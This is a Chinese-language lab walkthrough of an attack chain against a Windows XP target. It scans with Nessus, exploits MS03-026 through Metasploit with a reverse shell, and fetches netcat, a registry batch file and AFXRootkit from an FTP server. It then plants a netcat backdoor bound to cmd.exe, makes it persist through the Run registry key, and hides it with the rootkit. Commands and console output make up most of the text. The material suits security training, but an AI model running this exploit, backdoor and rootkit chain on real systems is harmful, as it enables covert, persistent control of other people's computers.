


### □ 使用 Nessus 扫描 Windows Metasploitable 靶机

启动 Nessus，创建新的扫描策略。注意在 Port Scanners 选项里勾上 TCP Scan 选项。其它的选项按照默认的即可。接下来填入靶机 IP，就可以按照扫描策略对靶机进行扫描了。




最后一项就是 MS03-026 漏洞。

### □ 通过 Metasploit 攻击 MS03-026 漏洞，获得远程访问权

在攻击机上运行 Metasploit，可以查找到攻击漏洞 MS03-026 的 exploit(windows/dcerpc/ms03\_026\_dcom)以及一个可用的 payload(generic/shell\_reverse\_tcp)。其中，该 payload 的作用是让靶机返回一个命令行。在攻击机上键入以下命令，对靶机进行攻击。

```
use windows/dcerpc/ms03_026_dcom
set PAYLOAD generic/shell_reverse_tcp
set RHOST 172.31.4.175
set LHOST 172.31.4.173
exploit
```

通过 use 和 set PAYLOAD，设置使用的 exploit 以及 payload。set RHOST 和 set LHOST 分别为设置靶机 IP 以及攻击机 IP。最后通过 exploit 命令进行攻击。



```
Shell - Msfconsole
Session  编辑  查看  书签  设置  帮助

msf exploit(ms03_026_dcom) > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ms03_026_dcom) > set RHOST 172.31.4.175
RHOST => 172.31.4.175
msf exploit(ms03_026_dcom) > set LHOST 172.31.4.173
LHOST => 172.31.4.173
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 172.31.4.173:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:172.31.4.175[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:172.31.4.175[135] ...
[*] Sending exploit ...
[*] Command shell session 1 opened (172.31.4.173:4444 -> 172.31.4.175:1084) at Nov 06 23:46:13 +0800 2010
[*] The DCERPC service did not reply to our request

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

攻击成功后我们获得了靶机的一个命令行。

#### □ 编写 FTP 批处理命令，下载本地攻击文件


获得了靶机的命令行后，先在 C 盘创建一个文件夹 hidennnc，这是存放后门创建所需文件的文件夹。

```
mkdir hidennnc
cd hidennnc
```

之后通过 echo 和管道，创建 ftp 命令列表，接着使用 ftp 命令执行该命令列表 command.txt，进而达到从特定的 ftp 服务器下载所需文件到靶机的目的。

echo user>command.txt	创建 command.txt，并写入信息
echo visitor mima1234>>command.txt	FTP 服务器用户名 visitor 密码 mima1234
echo get nc.exe nc.exe>>command.txt	
echo get AddReg.bat AddReg.bat>>command.txt	
echo get root.exe root.exe>>command.txt	
echo quit>>command.txt	
ftp -n -s:command.txt 172.31.4.200	执行命令列表 command.txt，下载文件

执行完上述命令后，可以在 C 盘 hidennnc 文件夹下面看到命令列表 command.txt，以及从 FTP 服务器下载的三个文件。



#### □ 使用 netcat 添加命令行后门

Netcat 是一个功能强大的工具，但大小仅为 60KB，所以被誉为瑞士军刀。Netcat 可以通过若干选项的组合，达到创建后门的效果。

一个可行的方案为

```
nc.exe -d -vv -l -p 500 -e cmd.exe
```

其中 -d 选项为让 nc 在后台运行，-p500 为绑定本机端口 500，-e cmd.exe 为绑定程序到特定的端口。所以这个命令的功能为将命令行绑定到本机的 500 端口，如果有别的机器访问本机的 500 端口，就会返回一个命令行，从而达到创建后门的效果。

#### □ 添加注册表自启动项使得后门开机自启动

从 FTP 服务器下载的三个文件中，有个一名为 AddReg.bat。这个批命令程序修改了注册表的启动项，使得靶机在开机阶段自动运行 netcat 创建的后门。其中注册表的启动项为

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

AddReg.bat 的内容为使用 reg 命令。

```
@reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v hidennc\netcat /t REG_SZ /D "c:\hidennc\nc.exe -d -vv -l -p 500 -e cmd.exe" /f
```

其中@为运行命令，不回显到命令窗口；reg 为管理注册表的命令，后面可以跟很多参数。

```
add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

在指定的子目录树下增加子项或项。

```
/v hidennc\netcat
```

项的名称。为了让该项隐藏，必须以 hidennc 为前缀，因为这是从 FTP 服务器下载的 AFXRootkit 核心程序 root.exe 所在的文件夹。更多疑问以及注意事项可查看 AFXRootkit 的 Readme.txt 文件。

```
/t REG_SZ
```

指定项值的数据类型，其中 REG\_SZ 是字符串。


```
/D "c:\hidennc\nc.exe -d -vv -l -p 500 -e cmd.exe"
```

指定注册表项的值。

```
/f
```

不用询问，直接添加。

运行完 AddReg.bat，靶机的注册表启动项被修改。




### □ 使用 AFXRootkit 隐藏后门进程、文件、注册表项

运行 AFXRootkit 的核心程序 root.exe。

```
start root.exe /i
```

当 hidennnc 下面出现 hook.dll 文件时，后门隐藏成功。



根据 AFXRootkit 的说明文件 Readme.txt，凡是以 hidennnc（运行 root.exe 时 root.exe 所在的文件夹名称）为前缀的文件夹、注册表项、进程等都会被隐藏。

### □ 使用 netcat 连接后门，执行指定攻击命令

每当靶机启动机器时，系统就会自动运行 netcat 创建后门。此时攻击机可以使用 netcat 连接相应的后门，获得靶机的控制权。

```
nc.exe 172.31.4.175 500
```

使用 netcat 连接靶机的 500 端口，前面步骤中创建的后门。该命令运行的效果如下：

```
root@bt: ~ - Shell - Konsole
Session 编辑 查看 书签 设置 帮助

root@bt:~# nc 172.31.4.175 500
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\XPsp0en>dir
dir
Volume in drive C has no label.
Volume Serial Number is 6013-38E7

Directory of C:\Documents and Settings\XPsp0en

08/09/2010  08:50 AM    <DIR>          .
08/09/2010  08:50 AM    <DIR>          ..
09/01/2010  09:28 PM    <DIR>          Desktop
08/09/2010  08:50 AM    <DIR>          Favorites
08/09/2010  08:50 AM    <DIR>          My Documents
08/09/2010  01:15 AM    <DIR>          Start Menu
               0 File(s)                0 bytes
               6 Dir(s)  6,194,978,816 bytes free

C:\Documents and Settings\XPsp0en>cd ..
cd ..

C:\Documents and Settings>
```